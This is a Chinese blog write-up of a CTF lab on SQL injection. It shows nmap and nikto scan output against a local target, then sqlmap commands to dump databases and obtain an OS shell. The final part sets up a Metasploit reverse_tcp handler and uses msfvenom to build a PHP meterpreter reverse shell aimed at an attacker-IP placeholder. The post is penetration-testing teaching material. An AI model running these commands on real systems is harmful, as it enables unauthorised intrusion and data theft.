




CTF夺旗-sql注入(get)

原创


加油开心  于 2020-03-10 17:49:27 发布  475  收藏 2

分类专栏: [CTF](#) 文章标签: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43776408/article/details/104778885

版权



[CTF 专栏收录该内容](#)

1 篇文章 0 订阅

订阅专栏

1.

信息探测

51CTO学院

扫描主机服务信息以及服务版本

```
-- nmap -sV 靶场IP地址
```

51CTO学院

00:02:45 / 00:20:40 https://blog.csdn.net/qq_43776408

结果

```
Applications ▾ Places ▾ Terminal ▾ Tue 23:59
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# nmap -sV 192.168.253.15
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-02 23:59 EST
Nmap scan report for bogon (192.168.253.15)
Host is up (0.0018s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
MAC Address: 00:0C:29:47:76:E1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
root@kali:~/Desktop#
```

2.

51CTO学院

信息探测

按 Esc 退出全屏模式。

扫描主机服务信息以及服务版本

-- nmap -sV 靶场IP地址

快速扫描主机全部信息

-- nmap -T4 -A -v 靶场IP地址

51CTO学院

00:03:59 / 00:20:40 https://blog.csdn.net/qq_42437724

-T4最快速度扫描

-A 加载所有模块

-v 以一种尽可能详细的方式显示

```
Applications ▾ Places ▾ Terminal ▾
Wed 00:00
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# nmap -sV 192.168.253.15
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-02 23:59 EST
Nmap scan report for bogon (192.168.253.15)
Host is up (0.0018s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
MAC Address: 00:0C:29:47:76:E1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
root@kali:~/Desktop# nmap -T4 -A -v 192.168.253.15
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-03 00:00 EST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:00
Completed NSE at 00:00, 0.00s elapsed
Initiating NSE at 00:00
Completed NSE at 00:00, 0.00s elapsed
Initiating ARP Ping Scan at 00:00
Scanning 192.168.253.15 [1 port]
Completed ARP Ping Scan at 00:00, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:00
Completed Parallel DNS resolution of 1 host. at 00:00, 0.04s elapsed
Initiating SYN Stealth Scan at 00:00
Scanning bogon (192.168.253.15) [1000 ports]
Discovered open port 80/tcp on 192.168.253.15
Discovered open port 22/tcp on 192.168.253.15
Completed SYN Stealth Scan at 00:00, 0.13s elapsed (1000 total ports)
Initiating Service scan at 00:00
Scanning 2 services on bogon (192.168.253.15)

```

3.

信息探测

51CTO学院

扫描主机服务信息以及服务版本

-- nmap -sV 靶场IP地址

快速扫描主机全部信息

-- nmap -T4 -A -v 靶场IP地址

探测敏感信息

-- nikto -host http://靶场IP地址:端口



51CTO学院

```
Applications ▾ Places ▾ Terminal ▾
Wed 00:02
root@kali: ~/Desktop
File Edit View Search Terminal Help
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)

```

```
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
Hop RTT ADDRESS
1 0.79 ms bogon (192.168.253.15)

NSE: Script Post-scanning.
Initiating NSE at 00:00
Completed NSE at 00:00, 0.00s elapsed
Initiating NSE at 00:00
Completed NSE at 00:00, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.56 seconds
Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.346KB)
root@kali:~/Desktop# nikt0 -host http://192.168.253.15
- Nikto v2.1.6
-----
+ Target IP: 192.168.253.15
+ Target Hostname: 192.168.253.15
+ Target Port: 80
+ Start Time: 2018-01-03 00:02:32 (GMT-5)
-----
+ Server: Apache/2.2.16 (Debian)
+ Retrieved x-powered-by header: PHP/5.3.3-7+squeezel4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory. The value is 'http://127.0.0.1/images/'.
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to login in with user 'test' password 'test' to verify.
+ OSVDB-12184: /?=PHPB885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
```

```
Applications Places Terminal Wed 00:03
root@kali: ~/Desktop
File Edit View Search Terminal Help
Initiating NSE at 00:00
Completed NSE at 00:00, 0.00s elapsed
Initiating NSE at 00:00
Completed NSE at 00:00, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.56 seconds
Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.346KB)
root@kali:~/Desktop# nikt0 -host http://192.168.253.15
- Nikto v2.1.6
-----
+ Target IP: 192.168.253.15
+ Target Hostname: 192.168.253.15
+ Target Port: 80
+ Start Time: 2018-01-03 00:02:32 (GMT-5)
-----
+ Server: Apache/2.2.16 (Debian)
+ Retrieved x-powered-by header: PHP/5.3.3-7+squeezel4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory. The value is 'http://127.0.0.1/images/'.
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to login in with user 'test' password 'test' to verify.
+ OSVDB-12184: /?=PHPB885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/%sортname: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /icons/README, inode: 3461, size: 5100, mtime: Tue Aug 28 06:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
+ Admin/login.php: Admin login page/section found.
+ 8348 Requests: 0 error(s) and 21 item(s) reported on remote host
+ End Time: 2018-01-03 00:02:54 (GMT-5) (22 seconds)
```

上张图片的黄色的部分，就是目标的网站的登录页面
你可以在浏览器中访问这个页面

4.

漏洞扫描

web漏洞扫描器 owasp-zap

OWASP ZAP攻击代理服务器是世界上最受欢迎的免费安全工具之一。ZAP可以帮助您在开发和测试应用程序过程中，自动发现 Web应用程序中的安全漏洞。另外，它也是一款提供给具备丰富经验的渗透测试人员进行人工安全测试的优秀工具。



51CTO学院

00:09:29 00:20:40

https://blog.csdn.net/qq_43776408

这个软件是kali自带的

5.

漏洞利用

针对web进行漏洞扫描

对扫描的结果进行分析。注意：如果具有SQL注入漏洞，可以直接利用。毕竟SQL注入是高危漏洞，可以直接获取服务器权限。

使用sqlmap利用SQL注入漏洞



```
-- sqlmap -u url -dbs 查看数据库名
-- sqlmap -u url -D "数据库名" -tables 查看对应数据库中的数据表
-- sqlmap -u url -D "数据库名" -T "表名" -columns 查看对应字段
-- sqlmap -u url -D "数据库名" -T "表名" -C "列名" -dump 查看对应字段的值
也可以直接尝试 sqlmap -u url -os-shell 直接获取shell
```

51CTO学院

https://blog.csdn.net/qq_43776408

6.

上传shell反弹权限

攻击机启动监听

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 攻击机IP地址
msf exploit(handler) > set lport 4444
msf exploit(handler) > run
```

生成反弹shell

```
msfvenom -p php/meterpreter/reverse_tcp lhost=攻击机IP地址 lport=4444 -f raw > /root/Desktop/shell.php
```